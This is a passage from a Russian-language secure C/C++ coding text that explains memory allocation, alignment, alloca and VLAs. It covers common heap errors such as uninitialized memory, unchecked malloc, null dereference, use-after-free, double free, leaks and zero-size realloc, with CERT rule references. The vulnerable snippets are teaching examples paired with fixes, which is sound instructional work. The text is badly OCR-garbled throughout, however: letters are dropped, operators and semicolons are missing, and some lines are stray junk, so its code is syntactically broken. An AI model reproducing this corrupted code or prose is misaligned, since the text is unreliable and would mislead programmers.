`calloc size_t nmemb, size_t size)` выделяет память для массива из **`nmemb`** элементов по **`size`** байтов и возвращает указатель на выделенную память Выделенная память обнуляется

Функции распределения памяти возвращают либо указатель на выделенную память которая соответствующим образом выравнивается для любо о типа объектов либо нулевой указатель если запрос завершается неудачей Порядок и смежность памяти выделенной последовательными вызовами функции распределения памяти не определены Время жизни выделенно о объекта простирается от выделения памяти до ее освобождения Каждое такое выделение памяти возвращает указатель на объект не пересекающийся ни с каким дру им объектом Во вращенный указатель указывает на начало выделенной памяти (байт с наименьшим адресом) Если выделить память не удается возвращается нулевой указатель

Стандарт C определяет также одну функцию для освобождения памяти

`free void*p)` освобождает память на которую указывает указатель p который должен быть возвращен предыдущим вызовом **`aligned_alloc ), malloc0, calloc`** () или **`realloc`** () Имеет место неопределенное поведение ко да память не была выделена одной из указанных функций или если **`free`** p) была вызвана ранее Если p является нулевым указателем никакие действия не выполняются

Объекты память для которых выделена функциями распределения памяти языка программирования C имеют *выделенное* a ocated) время хранения Время хранения является свойством объекта который определяет минимальное потенциальное время жизни памяти содержащей объект Время жизни тако о объекта не о раничивается областью видимости в которой он создается Например если **`malloc`** () вызывается в некоторой функции выделенная память будет по-прежнему существовать и после возврата из этой функции

Выравнивание

Полные типы объектов обладают требованиями к *выравниванию* которые накладывают о раничения на адреса по которым для них может выделяться память Выравнивание представляет собой определенное реализацией целочисленное значение представляющее количество байтов между последовательными адресами по которым для объекта может быть выделена память Тип объекта предусматривает требования выравнивания для каждо о объекта это о типа Например на 32 разрядных машинах наподобие SPARC или Inte x86 или на чипах Moto o a начиная с 68020 каждый объект обычно должен быть самовыровненным начинаясь с адреса кратно о размеру свое о типа Следовательно 32 битные типы должны начинаться с 32-битной раницы 16-битные — с 16-битной 8 битные мо ут начинаться откуда у одно а структуры массивы объединения выравниваются по наиболее о раничивающему члену

Эти правила являются следствиями режимов адресации присущих машинам Нарушение требования к выравниванию часто замедляет доступ к памяти требуя енерации кода для выполнения доступа к полю через раницы слов или из нечетных адресов доступ к которым медленнее)

Полный объект *J* J т • J ~ 4 1 | *

Объекты могут содержать другие объекты называемые *подобъектами* Подобъектом может быть член объект базового класса или элемент массива Объект который не является подобъектом некоторого другого объекта называется *полным объектом[* 107] у-з г

Выравнивания упорядочены от *слабого* weake) до *сильного* (st onge или st cte) Сильные выравнивания имеют большие значения выравниваний Адрес удовлетворяющий требованию выравнивания удовлетворяет любому слабому требованию выравнивания Типы **`char, signed char`** и **`unsigned char`** имеют самые слабые требования выравнивания Выравнивания представлены значениями типа **`size_t.`** Каждое корректное значение выравнивания представляет собой неотрицательную степень 2 Корректные выравнивания включают выравнивания фундаментальных типов плюс необязательное множество дополнительных значений определяемых реализацией

Фундаментальное выравнивание (undamen a a gnment) не превышает наибольшее выравнивание поддерживаемое компилятором во всех контекстах Выравнивание типа **`max_align_t`** — наибольшее поддерживаемое компилятором во всех контекстах Объявление которое включает **`alignas max_align_t)`** запрашивает выравнивание которое подходит для любо о типа на этой платформе *асширенное выравнивание* (extended a gnment) больше чем выравнивание типа **`max_align_t.`** Тип имеющий требование расширенно о выравнивания называется сверхвыровненным (ove a gned) типом Каждый сверхвыровненный тип представляет собой (или содержит) тип структуры или объединения с членом к которому применяется расширенное выравнивание Функция **`aligned_alloc`** () может использоваться для выделения памяти с более стро им чем обычное выравниванием если таковое поддерживается реализацией Если про рамма требует выравнивания больше о чем **`alignof max_align_t)`** про рамма не переносима поскольку поддержка сверхвыровненных типов не обязательна

Главным основанием для введения ключево о слова **`_Alignas`** и функции **`aligned_alloc`**) в стандарт C явилась поддержка вычислений SIMD (s ng e nst uct on mu t p e data — одна команда множественные данные) В SIMD обработка нескольких элементов данных выполняется одновременно одной операцией Потоковое расширение SIMD St eam ng SIMD Extens ons — SSE) представляет собой набор команд S MD для архитектуры x86 разработанный Inte и встроенный в 1999 оду в процессоры серии Pent um III Процессоры с поддержкой n e SSE имеют восемь 128-битных pe истров каждый из которых может содержать четыре числа с плавающей точкой одинарной точности Каждый массив чисел с плавающей точкой обрабатываемый командами SSE должен иметь 16-байтное выравнивание

Можно динамически выделить значение выровненное на раницу 16 байт с использованием **`aligned_alloc`** () следующим образом

```
// Выделение данных, выровненных на границу 16 байт
float*array    float*)aligned alloc 16,ARR SIZE*sizeof float))
```

Функция **`aligned_alloc`** () нико да не возвращает выравнивание которое слабее чем наибольшее поддерживаемое реализацией во всех контекстах так что хотя следующий код и вы лядит некорректным в действительности он нормально работает

```
1  size_t alignment   alignof char)
2  size_t size   sizeof int) * alignment
3  int *p   aligned_alloc(alignment, size)
4  *p   5
```

В этом примере a gnof (cha) < a gnof max_a gn_t) так что используется максимальное фундаментальное выравнивание a gnof (max_a gn__t) Для переносимости рекомендуется использовать a gned_a oc () c ap ументом выравнивания значение которо о является результатом применения оператора a gnof к соответствующему типу

Одна из проблем выделения более сильно выровненной памяти связана с перераспределением памяти При вызове функции ea oc) с указателем который возвращает вызов a gned_a oc () стандарт C не требует сохранения выравнивания более стро о о чем обычное Этот вопрос рассматривается в рекомендации *The CERT C Secu e Cod ng S anda d* [186] MEM36-C Проверяйте выравнивание выделенной памяти перед вызовом функции ea oc ()

alloca () и массивы переменной длины

Функция a oca) выделяет память в кадре стека вызывающей функции Эта память автоматически освобождается при выходе из функции вызвавшей a oca () Функция a oca) возвращает указатель на начало выделенной памяти

Функция a oca) не определена в POSIX или C но имеется в ряде систем BSD в GCC и дистрибутивах L nux Функция a oca () часто реализована как встраиваемая и зачастую состоит из единственной команды изменения указателя стека В результате a oca () не возвращает нулево о значения при ошибке и может выделять память которая выходит за раницы стека

Поскольку память выделенная стандартными функциями распределения памяти в C должна быть освобождена про раммисты часто ошибаются и пытаются освободить память выделенную функцией a oca () освобождать которую не требуется Вызов f ee () с указателем не полученным от функции распределения памяти является серьезной ошибкой и приводит к неопределенному поведению В частности стандарт C указывает что поведение не определено если ap умент f ee () или ea oc () не является указателем который был ранее возвращен функцией управления памятью или если эта память уже была освобождена вызовами f ee () или ea oc)

Несмотря на наличие определенных достоинств применение a oca () не рекомендуется В частности ee не следует использовать для выделения большо о количества памяти так как в результате может быть исчерпана память выделенная для стека

Стандарт C99 вводит лучший вариант функции a oca () в виде массивов переменной длины va ab e- eng h a ay — VLA) Эти массивы являются условной возможностью которая может не поддерживаться в вашей реализации Если ваша реализация не поддерживает VLA в ней будет определен как целочисленная константа **1** макрос___ **STDC_NO_VLA__**

Массивы переменной длины по сути представляют собой то же что и традиционные массивы C с тем отличием что они объявляются с размером который не является константным целочисленным выражением VLA может быть объявлен только в области видимости блока или прототипа функции и не имеет внешне о связывания VLA может быть объявлен следующим образом [1]

```
1  int f  size_t size) {
2      char vla[sizej
3      /* ... */
4  }
```

Время жизни VLA простирается от объявления до места де выполнение про раммы покидает область видимости это о объявления Примерами тако о выхода из области видимости мо ут служить выход из наиболее лубоко вложенно о блока содержаще о объявление или переход в точку это о или вложенно о блока находящуюся до объявления

Если при вычислении размера не получается положительное значение поведение про раммы не определено Кроме то о если величина ар умента оказывается слишком большой про рамма может вести себя неожиданным образом например выделяя память пересекающую раницу стека Злоумышленник может воспользоваться этим чтобы перезаписать критические данные про раммы [83] Про раммист должен арантировать что ар умент размера VLA в особенности вычисленный на основе непроверенных данных находится в допустимом диапазоне Размер каждо о экземпляра типа VLA не изменяется в течение времени е о существования Дополнительную информацию можно найти в рекомендации *The CERT C Secu e Cod ng S anda d* [186] ARR32 C Обеспечьте корректный диапазон значений ар ументов размера массивов переменной длины

Полный декларатор представляет собой декларатор не являющийся частью дру о о декларатора Если имеется декларатор определяющий тип VLA во вложенной последовательности деклараторов в полном декларато ре то тип определяемый этим полным декларатором называется *модифицируемым переменной* (va ab y mod f ed) Например в объявлении

```
int *a[п]  // Массив переменной длины указателей на int
```

полным декларатором является `*a[п]`. Внутренний декларатор `a[п]` является модифицируемым переменной так что таковым является и охватывающий тип Кроме то о любой тип производный от типа декларатора путем наследования от модифицируемо о переменной типа является модифицируемым переменной

4.2. Распространенные ошибки управления памятью в C

Управление динамической памятью в про раммах на C может быть чрезвычайно сложным а поэтому подверженным различным дефектам К распространенным дефектам про раммирования связанным с управлением памятью относятся *ошибки инициализации отсутствие проверки возвращаемых значений разыменование нулевых или неверных указателей обращение к освобожденной памяти многократное освобождение памяти утечки памяти* и *выделение памяти нулевого размера*

Ошибки инициализации

Обычно для выделения блоков памяти используется функция ma oc () Значения ячеек памяти выделенной с помощью ma oc () не определены Распространенной ошибкой является считать что функция ma oc () инициализирует эту память нулевыми значениями Более подробно эта проблема описана в рекомендации *The CERT C Secu e Cod ng S anda d* 186] MEM09-C Не считайте функции распределения памяти инициализирующими эту память Отказ от этой рекомендации может привести к нарушению правила EXP33-C Не обращайтесь к неинициализированной памяти

В примере 4 1 инструкция присваивания в строке 8 функции **matvec** () предпола ает что изначально значение y [ ] равно 0 При нарушении это о предположения функция возвращает неверный результат Эта проблема — только одна из нескольких ошибок кодирования имеющихся в данной функции

Пример 4.1. Чтение неинициализированной памяти

```
01 /* возвращает y   Ax */
02 int *matvec int **A, int *x, int n) {
03     int *y  malloc n * sizeof int))
04     int i, j
05
06     for  i  0   i <n  i++)
07         for  (j  0  j < n  j++)
08             yfi] +  A[i][j] * x[j]
09     return y
10
```

Инициализация больших блоков памяти может отрицательно сказаться на производительности и не все да необходима Решение Комитета по стандартизации C не требовать от функции **malloc**) инициализации выделяемой памяти оставляет заботу об инициализации (если таковая нужна) про раммисту При необходимости память можно инициализировать с помощью функции **memset** () или выделяя ее функцией **calloc** () которая обнуляет выделяемую память При вызове **calloc** () убедитесь что при умножении ар ументов нет переноса Детальнее эта проблема рассматривается в рекомендации *The CERT C Secu e Cod ng S anda d* [186] MEM07-C Убедитесь что результат умножения ар ументов функции **calloc**) может быть представлен типом **size_t**".

Сбой инициализации памяти ко да она необходима может привести к у розе конфиденциальности Примером такой у розы является уязвимость про раммы **tar** у Sun **[82]**. Эта про рамма[4 5] исполь овалась для создания архивных файлов в системах UNIX В рассматриваемом случае про рамма **tar** в системе So a s **2.0** необъяснимо включала в архив фра менты файла **/etc/passwd,** что является примером утечки информации которая позволяет взломать систему безопасности

Проблема в данном случае заключалась в том что утилита **tar** не инициализировала динамически выделенную память которая использовалась для чтения блоков данных с диска К сожалению перед выделением это о блока утилита **tar** выполняла системный вызов для просмотра информации о пользователе в файле **/etc/passwd.** Соответствующий блок памяти освобождался вызовом функции **free** () а затем вновь выделялся в качестве буфера чтения Функция **free**) так же как и функция **malloc** () не инициализирует (в данном случае — не очищает) используемую память Эта уязвимость была исправлена путем замены вызова функции **malloc** () вызовом **calloc** () в про рамме **tar.** Существующее решение чрезвычайно хрупкое так как любые изменения мо ут привести к тому что прои ойдет утечка важной информации при перераспределении памяти в дру ом месте про раммы вызывая у про раммиста *de a vu* [s]

Команда UNIX tar tape archive) изначально предназначалась для копирования блок памяти на магнитную ленту. В настоящее время tar является доминирующим методом груп ния файлов для передачи между системами UNIX.

Непереводимая игра слов *de a vu* **— "у виденное", психическое состояние, при кото ловек ощущает, что он когда-то уже был в подобной ситуации** *e a vu* **— от "vulnerabilit мость") — "уже виденная уязвимость". —** *Пр мем п р*

В случаях наподобие уязвимости про раммы а ко да используется важная информация важно ее очищать или перезаписывать перед вызовом f ee) как рекомендует МЕМОЗ-С из*The CERT C Secu e Cod ng S anda d* [186] Сбрасывайте важную информацию хранящуюся в повторно используемых ресурсах Сброс или перезапись памяти обычно выполняется с помощью вызова стандартной функции С memset () К сожалению компилятор может молча выполнить оптимизацию и удалить вызов функции memset () если после нее нет обращений к этой памяти Чтобы избежать такой неприятности можно использовать функцию memset_s () определенную в приложении К стандарта (если таковая имеется) В отличие от memset () функция memset_s () предпола ает что сбрасываемая память может потребоваться в будущем так что компилятор не будет оптимизировать код путем удаления вызова этой функции Дополнительная информация имеется в рекомендации *The CERT C Secu e Cod ng S anda d* [186] MSC06-C Учтите возможную оптимизацию кода компилятором при работе с важными данными

Отсутствие проверки возвращаемых значений

Память является о раниченным ресурсом и может быть исчерпана Доступная память обычно о раничена сумхмой количества физической памяти и пространства подкачки выделенно о операционной системе администратором Например система с 1 Гбайтом физической памяти и 2 Гбайтами подкачки может иметь возможность выделить при необходимости 3 Гбайтов памяти в куче для всех запущенных процессов (минус память для самой операционной системы а также се менты текста и данных всех запущенных процессов) После выделения всей виртуальной памяти запросы на выделение памяти не выполняются AIX и L nux имеют (несоответствующее требованиям бе опасности) поведение при котором запросы на выделение памяти считаются успешными и за указанными предела-ми выделенной памяти но ядро при этом завершает процесс если он пытается получить доступ к памяти который не может быть подкреплен имеющейся оперативной памятью или подкачкой [177]

Исчерпание кучи может произойти по мно им причинам включая следующие

- Утечка памяти (динамически выделенная память не освобождается ко да становится более ненужной см раздел Утечки памяти на с 162)
- Некорректная реализация распространенных структур данных (например хеш-таблиц или векторов)
- Общее исчерпание системной памяти возможно по вине дру их процессов
- Переходные состояния вызванные использованием памяти дру ими процессами

Об исчерпании памяти предупреждает рекомендация *The CERT C Secu e Cod ng S anda d* [186] MEM 11 C Не думайте что у вас бесконечная куча

Значения возвращаемые функциями распределения памяти указывают на успех или неудачу при выделении памяти Функции a gned_a oc) ca ocO ma ocO и ea oc () в случае невозможности выделения запрошенно о количества памяти возвращают нулевые указатели

Прикладной про рахммист должен обнаруживать происшедшую ошибку и обрабатывать ее соответствующим образом Рекомендация *The CERT C Secu e Cod ng S anda d* [186] MEM32-C Обнаруживайте и обрабатывайте ошибки распределения памяти требует чтобы все ошибки были обнаружены и корректно обработаны

Функции распределения памяти в C возвращают нулевые указатели если запрошенную па мять выделить невозможно В примере 4 2 показана функция которая выделяет память с помощью функции ma oc () и проверяет возвращаемое значение

Пример 4 2. Проверка значения возвращаемого функцией malloc)

```
01 int *create_int_array size_t nelements_wanted) {
02     int *i_ptr    int*)malloc sizeof(int)*nelements_wanted)
03     if  i_ptr !  NULL) {
04         memset i_ptr, 0, sizeof int) * nelements_wanted)
05     }
06     else{
07         return NULL
08     }
09     returni_ptr
10 }
```

Если память выделить не удается то хорошо бы иметь и реализовать последовательный план восстановления даже если решение будет заключаться в том чтобы вывести соответствующее сообщение об ошибке и завершить про рамму с ненулевым кодом выхода

Отсутствие обнаружения и правильной обработки ошибок выделения памяти может привести к про раммам с непредсказуемым и неожиданным поведением Например версии Adobe F ash до 9 0 124 0 и норировали возвращаемое значение ca oc () что привело к уязвимости (VU#159523) Даже если ca oc () возвращал нулевой указатель F ash выполнял запись по некоторому смещению от возвращаемо о значения Разыменование нулево о указателя обычно приводит к аварийному завершению про раммы но разыменование указателя находяще ося с некоторым смещением от нулево о указателя позволяет злоумышленнику добиться своих целей без аварийно о завершения про раммы

Рекомендация *The CERT C Secu e Cod ng S anda d* [186] MEM32-C Обнаруживайте и обрабатывайте ошибки выделения памяти содержит еще один пример этой проблемы В предположении что в приведенном далее примере temp_num tmp2 и num_of_ eco ds находятся под управлением злоумышленника атакующий может заставить ma oc () завершиться неудачей обеспечив большое значение переменной num_o _ eco ds

```
1  signal_info * start
2      malloc num_of_records*sizeof signal_info))
3  signal_info * point    signal_info *)start
4  point   start + temp_num - 1
5  memcpy point->sig_desc, tmp2, strlen(tmp2))
6   *    *
```

При неудачном вызове ma oc () эта функция возвращает нулевой указатель который присваивается переменной ta t При добавлении к sta t значение emp_num масштабируется размером s gna _ nfo Получающееся в результате значение указателя хранится в переменной po nt Чтобы воспользоваться этой уязвимостью злоумышленник может предоставить для переменной temp_num значение которое приведет к тому что po nt будет ссылаться на записываемый адрес которому в конечном ито е будет передано управление Память по этому адресу будет переписана содержимым строки на которую указывает tmp2 что приводит к уязвимости обеспечивающей выполнение произвольно о кода

Эта уязвимость может быть устранена с помощью простой проверки то о что возвращаемый ma oc () указатель не нулевой и дальнейшей обработки ошибки выделения памяти надлежащим образом

```
01 signal_info *start
02     malloc num_of_records * sizeof signal_info))
03 if  start    NULL) {
04     /* Обработка ошибки выделения памяти */
05 }
06 else {
07     signal_info *point    signal_info *)start
08     point   start + temp_num - 1
09     memcpy point->sig_desc, tmp2, strlen tmp2))
10       *    *
11 }
```

Разыменование нулевых или неверных указателей

Унарный оператор * обозначает оператор косвенно о обращения Если операнд не указывает на объект или функцию поведение унарно о оператора * не определено

Недопустимые значения для разыменования указателя с помощью унарно о оператора * включают нулевой указатель адрес ненадлежащим образом выровненный для типа объекта на который он указывает и адрес объекта после окончания е о времени жизни

Разыменование нулево о указателя обычно приводит к ошибке се ментации но это не все да так Например мно ие суперкомпьютеры C ау имеют память отображаемую на нулевой адрес так что этот указатель работает точно так же как и любой дру ой Так же работают и мно ие встраиваемые системы Дру ие встраиваемые системы имеют ре- истры отображаемые на нулевой адрес так что их перезапись может приводить к непредсказуемым последствиям Каждая реализация может выбирать свой вариант который наилучшим способом работает в ее среде с учетом вопросов производительности экономии пространства адресов и все о остально о что может иметь отношение к аппаратному обеспечению или реализации в целом Однако в некоторых ситуациях разыменование нулево о указателя может привести к выполнению произвольно о кода Детальнее проблема разыменования нулево о указателя описана в рекомендации *The CERT C Secu e Cod ng S anda d* [186] EXP34-C Не разыменовывайте нулевые указатели

Реальным примером использования разыменования нулево о указателя может служить взлом про раммно о обеспечения мобильно о телефона [116] исполь ующе о уязвимую версию библиотеки bpng Библиотека bpng реализует собственную оболочку для функции ma oc () которая возвращает нулевой указатель при ошибке или при передаче нулево о ар умента

```
png_charp chunkdata
chunkdata    png_charp)png_malloc png_ptr, length + 1)
```

Указатель chunkdata позже используется как целевой адрес в вызове memcpy () Более распространена непосредственная запись по указателю возвращенному функцией распределения памяти но обычно она менее при одна для взлома чем использование указателя в качестве операнда арифметики указателей

Если в этом примере передать длину поля равную 1 суммирование с переносом приведет к значению 0 и функция png ma oc () вернет нулевой указатель который будет

присвоен переменной chunkdata Последующий вызов memcpy () приведет к перезаписи пользовательскими данными памяти начинающейся с нулево о адреса Запись из памяти по нулевому адресу или чтение в нее в общем случае обращается к некорректной или неисполь уемой памяти В случае архитектур ARM и XSca e адрес 0 отображается в память и служит в качестве таблицы векторов исключений

И вновь данная уязвимость может быть ле ко устранена с помощью проверки что указатель возвращаемый вызовом ma oc () или иной функции или ее оболочки) распределения памяти не является нулевым В приведенном примере нарушено как правило *The CERT C Secu e Cod ng S anda d* [186] MEM35-C Выделяйте память достаточную для объекта так и рекомендация MEM04-C Не выполняйте выделение нулево о количества памяти

Обращение к освобожденной памяти

Вполне возможно обращение к освобожденной памяти — если только все указатели на нее не установлены равными **`NULL`** или переписаны иным образом (К сожалению функция **`free ()`** не может устанавливать свой ap умент равным **`NULL,`** поскольку она получает единственный ap умент типа vo d* a не vo d**) Пример такой про раммной ошибки можно увидеть в приведенном цикле [124] который разыменовывает p после то о как вначале освобождает память на которую указывает p

```
for  p - head  p \- NULL  p - p->next)
    free p)
```

Корректный путь выполнения этой операции аключается в сохранении нужно о указателя до освобождения памяти

```
1  for (p   head  p !  NULL  p   q) {
2      q   p->next
3      free p)
4  }
```

Чтение из освобожденной памяти является неопределенным поведением но почти все - да удается без ошибок и аварийно о завершения поскольку освобожденная память повторно используется диспетчером памяти Однако нет никакой арантии что содержимое этой памяти не будет изменено Хотя память обычно не стирается при вызове **`free`** () диспетчеры памяти мо ут использовать некоторую часть памяти для управления свободной или *нераспределенной* памятью Если блок памяти перераспределен все е о содержимое может быть перенесено В результате такие ошибки мо ут оставаться необнаруженными поскольку содержимое памяти может сохраняться в процессе тестирования но изменяться при реальной работе приложения

Запись в память которая была освобождена также вряд ли приведет к сбою памяти но может вызвать ряд серьезных проблем При перераспределении памяти про раммист может перезаписать память думая что блок памяти *относится* к конкретной переменной в то время как в действительности он *совместно используется* В таком случае переменная содержит данные которые были записаны последними Если память не была перераспределена запись в свободный блок может перезаписать и вызвать повреждение структур данных используемых диспетчером памяти Это может использоваться и использовалось) в качестве основы для эксплойтов в которых записываемые данные управляются злоумышленником как детально описано далее в этой лаве

Многократное освобождение памяти

Еще одной опасной ошибкой в управлении динамической памятью является освобождение одно о и то о же блока памяти более одно о раза (наиболее распространен случай *двойного освобождения)* Это опасная ошибка поскольку она может повредить структуры данных диспетчера памяти так что это не будет заметно сразу же Эта проблема усу убляется тем что мно ие про раммисты не понимают что освобождение одной и той же памяти несколько раз может привести к использованию уязвимости

Про рамма в примере 4 3 дважды освобождает блок памяти на который указывает x один раз — в строке 3 и второй — в строке 6 Этот пример является типичной ошибкой вырезания и вставки ко да про раммист копирует блок кода в дру ое место и затем изменяет некоторые е о элементы (зачастую — имя переменной) В этом примере ле ко себе представить что про раммист забыл и хменить указатель x в строке 6 на указатель y невольно освободив память дважды (и обеспечив заодно утечку памяти)

П 3 П б

```
1  x   malloc n * sizeof int))
2  /* Работа с памятью, на которую указывает x */
3  f ree x)
4  y   malloc n * sizeof  int))
5  /* Работа с памятью, на которую указывает y */
6  free(x)
```

Ошибка становится менее аметной если инструкции скрытые здесь комментарием Работа с памятью на которую указывает x и y включают множество строк кода

Дру ой частой причиной мно ократно о освобождения памяти является обработка ошибок ко да блок памяти освобождается в результате обработки ошибки а затем освобождается снова во время нормальной работы кода

Утечки памяти

Утечки памяти осуществляются ко да динамически выделяемая память не освобождается после то о как становится более не нужна Мно ие утечки памяти очевидны но некоторые менее заметны Например однократное выделение блока памяти в коде инициализации часто не рассматривается как утечка памяти Однако если этот код инициализации находится в динамически связываемой библиотеке которая за ружается в адресное пространство процесса и вы ружается из не о мно ократно (как это происходит с пла инами) то он может быстро привести к исчерпанию доступной памяти Еще один вопрос который следует рассмотреть — это освобождение динамически выделенной памяти перед возвращением из ma n () Это действие не является необходимым в большинстве операционных сред которые освобождают память по завершении процесса Однако считается хорошей практикой убедиться что вся выделенная память освобождается поскольку такая дисциплина помо ает предотвратить появление утечек памяти которыми мо ут воспользоваться злоумышленники

Утечки памяти мо ут стать серьезной проблемой в длительных процессах или при атаках направленных на истощение ресурсов (разновидность атаки отка а в обслуживании) Если злоумышленник может определить внешнее воздействие вызывающее выделение памяти которая впоследствии не освобождается доступная память в системе в конечном ито е может быть исчерпана После исчерпания памяти очередные запросы не

удовлетворяются и приложение не может обрабатывать запросы пользователя (при этом не обязательно завершаясь аварийно) Этот метод может также использоваться для проверки кода восстановления после ошибок для уязвимостей связанных с двойным освобождением памяти и дру ими дефектами безопасности

Автоматическое обнаружение утечек памяти может быть трудной задачей поскольку не все да ясно не будет ли впоследствии обращений к этой памяти В примере 4 4 утечка памяти в функции очевидна потому что время жизни последне о указателя который хранит значение возвращаемое вызовом **`malloc`** () заканчивается без соответствующе о вызова функции освобождения памяти

Пример 4 4. Автоматическое обнаружение утечек памяти

```
1  int f void) {
2      char *text_buffer   char *)malloc BUFSIZ)
3      if (text_buffer   NULL)  {
4          return -1
5      }
6      return 0
7  )
```

Выделение памяти нулевого размера

В стандарте языка про раммирования C оворится следующее

> Если размер запрошенной памяти равен нулю то поведение является зависимым от реализации либо возвращается нулевой указатель либо выполняются действия как если бы размер был некоторым ненулевым значением за исключением то о что возвращенный указатель не должен использоваться для доступа к объекту

Кроме то о не определено количество памяти фактически выделяемое при успешном вызове функции при запросе нулевой памяти В тех случаях ко да функция распределения памяти возвращает ненулевой указатель чтение или запись в область выделенной памяти приводит к неопределенному поведению Как правило указатель ссылается на блок памяти нулевой длины состоящий исключительно из управляющих структур Перезапись этих управляющих структур разрушает структуры данных используемые для управления памятью Дополнительная информация по этому вопросу имеется в рекомендации *CERT C Secu e Cod ng S anda d* [186] MEM04-C Не выполняйте выделение памяти нулевой длины

Функция **`realloc`** () является наиболее проблематичной функцией управления памятью Эта функция освобождает старый объект и возвращает указатель на новый объект указанно о размера Однако если память для ново о объекта не может быть выделена память старо о объекта не освобождается и значение старо о объекта остается неизменным Подобно **`malloc 0)`** поведение **`realloc (p, 0)`** зависит от реализации

Стандарт POSIX [101] ласит следующее

> После успешно о завершения с размером не равным нулю функция **`realloc`**) возвращает указатель на (возможно перемещенный) выделенный блок памяти Если размер равен нулю возвращается либо нулевой указатель либо уникальный указатель который может быть успешно передан функции **`free ().`**
>
> Если доступной памяти недостаточно **`realloc`**) возвращает нулевой указатель [CX Opt on Sta] и устанавливает значение переменной **`errno`** равным **`[ENOMEM]`** [CX Opt on End]

Текст между квадратными скобками CX Opt on Sta] и CX Opt on End] представляет собой расширение стандарта языка про раммирования C

До недавне о времени в справочной системе L nux предла алась следующая идиома применения **realloc ()**.

```
1  char *p2
2  char *p   malloc lOO)
3  ...
4  if ( p2   realloc p, nsize))    NULL) {
5      if  p) free p)
6      p   NULL
7      return NULL
8  }
9  p   p2
```

На первый вз ляд приведенный код вы лядит корректно но при более внимательном е о рассмотрении появляются вопросы Если **nsize** равно нулю какое значение возвращает **realloc** () и что происходит с памятью на которую указывает p? В реализациях библиотек де **realloc** () освобождает память но возвращает нулевой указатель выполнение кода из приведенно о примера приводит к уязвимости на основе двойно о освобождения памяти

Первоначальное намерение Комитета WG14 по стандартизации C заключалось в признании освобождения выделенной памяти и возврате **NULL** в случае вызова **realloc (p, 0)** не соответствующим стандарту Однако некоторые реализации поступают именно так и изменение поведения этих реализаций мо ло бы привести к неработоспособности большо- о количества существующе о кода

В системах POSIX безопасной альтернативой является проверка значения переменной **errno.**

```
1  errno   0
2  p2   realloc(p, size)
3  if  p2    NULL) {
4      if  errno    ENOMEM) {
5          free(p)
6      }
7      return
8  }
```

Однако это решение не работает в AIX и g bc де значение **errno** остается неизменным

Одно из очевидных решений этой проблемы заключается в том чтобы нико да не выделять память длиной 0 байтов [1 1 1]

```
1  cha r * p2
2  char *p   malloc lOO)
3  ...
4  if ( nsize    0) И  p2   realloc p, nsize))  - NULL) {
5      free p)
6      p   NULL
7      return NULL
8  )
9  p   p2
```

Такие проверки мо ут быть инкапсулированы в оболочку для каждой функции так что например ma oc_s (0) все да будет возвращать нулевой указатель ea oc_s (p 0) все да будет возвращать нулевой указатель а p остается неизменным Такие оболочки стандартных вызовов используются для получения переносимо о поведения у разных реализаций

DR #400

Стандарт языка про раммирования C постоянно исправляется с помощью сообщений о дефектах В любой момент времени стандарт состоит из утвержденной базовой части утвержденных технических исправлений и записей комитета отвечающих на сообщения о дефектах

Дефект 400 Проблема ea oc с нулевым размером был первым дефектом обнаруженным в C11 e o можно найти на сайте WG14 по адресу www open std o g jtc sc22 wg 4 www docs d _400 htm

Дефект остается открытым однако предложены следующие изменения

В разделе 7 22 3 Функции управления памятью абзац 1 заменить текст

> Если размер запрошенной памяти нулевой поведение зависит от реализации либо возвращается нулевой указатель

текстом

> Если размер запрошенной памяти нулевой поведение зависит от реализации либо в качестве индикатора ошибки возвращается нулевой указатель

Это изменение уточняет первоначальный вариант стандарта

В разделе 7 22 3 5 Функция ea oc заменить последнее предложение из абзаца 3

> Если память для ново о объекта не может быть выделена старый объект не освобождается и e o значение остается неизменным

предложением

> Если размер ненулевой и память для ново о объекта не может быть выделена старый объект не освобождается Если размер равен нулю и память для ново- о объекта не выделена освобождение старо о объекта зависит от реализации Если старый объект не освобождается e o значение остается неизменным

Это изменение делает существующие реализации соответствующими стандарту

В разделе 7 22 3 5 заменить абзац 4

> Функция ea oc возвращает указатель на новый объект который может иметь то же значение что и указатель на старый объект) либо нулевой указатель если новый объект не может быть выделен

абзацем

> Функция ea oc возвращает указатель на новый объект который может иметь то же значение что и указатель на старый объект) либо нулевой указатель если новый объект не был выделен

Это изменение опять же делает существующие реализации соответствующими стандарту но позволяет реализациям возвращать нулевой указатель по причинам отличным от той по которой память для ново о объекта не может быть выделена

Добавить в раздел 7 31 12 Общие утилиты новый абзац (абзац 2)

> Вызов ea oc с ар ументом размера равным нулю является устаревшей возможностью

Устаревшая возможность — это возможность которая может быть удалена из будущих версий стандарта C Рекомендация *The CERT C Secu e Cod ng S anda d* [186] MSC23-C Избе айте устаревших возможностей прямо ласит о том что пользоваться ими не следует В частности память не должна освобождаться вызовом f ee () или ea oc (p 0)

4.3. Управление динамической памятью в C

В C память выделяется с помощью выражения new а освобождается с помощью выражения de ete Выражение C new *выделяет* достаточное количество памяти для хранения объекта запрошенно о типа и может *инициализировать* объект в выделенной памяти

Выражение new является единственным способом построения объекта поскольку явный вызов конструктора невозможен *Тип выделяемого объекта* должен быть полноценным типом объекта и не может быть например типом абстрактно о класса или массивом объектов абстрактно о класса Для объектов не являющихся массивами выражение new возвращает указатель на создаваемый объект в случае массивов возвращается указатель на начальный элемент массива Объекты выделенные с помощью выражения new имеют *динамическую длительность хранения* Длительность хранения определяет время жизни хранилища содержаще о объект Время жизни объекта с динамической длительностью хранения не о раничено областью видимости в которой создан данный объект

Память выделенная с помощью ope ato new инициализирована если указаны параметры инициализации т е арументы конструктора класса или корректные значения для примитивных целочисленных типов) Что касается использования ope ato new без явно ука анно о инициализатора стандарт C раздел 5 3 4 107] ласит

> Выражение *neWy* которое создает объект типа `T,` инициализирует этот объект следующим образом
>
> — если инициализатор *new* опущен объект инициализируется по умолчанию (8 5)
> если инициализация не выполняется объект имеет неопределенное значение
>
> — в противном случае инициализатор *new* рассматривается в соответствии с правилами непосредственной инициализации из 8 5

Объекты типов обычных старых данных p a n o d data — POD) [107] по умолчанию инициализированы (обнулены) операцией new только при наличии пусто о *инициализатора new* () Это относится ко всем встроенным типам

```
int* il   new int )  // Ин циализировано
int* i2   new int  // Неинициализировано
```

Выражение new получает память для объекта с помощью вызова *функции распределения памяти* Если выражение new завершается енерацией исключения оно может освободить память вызовом функции освобождения памяти Функция распределения памяти для типов не являющихся массивами представляет собой ope ato new () a соответствующая функция освобождения памяти — ope a o de ete () Функцией распределения памяти для массивов является ope a o new [ ] () a соответствующей функцией освобождения — ope a o de ete [ ]) Эти функции неявно объявлены в лобальной области видимости в каждой единице трансляции про раммы

```
1   void* operator new std  size_t)
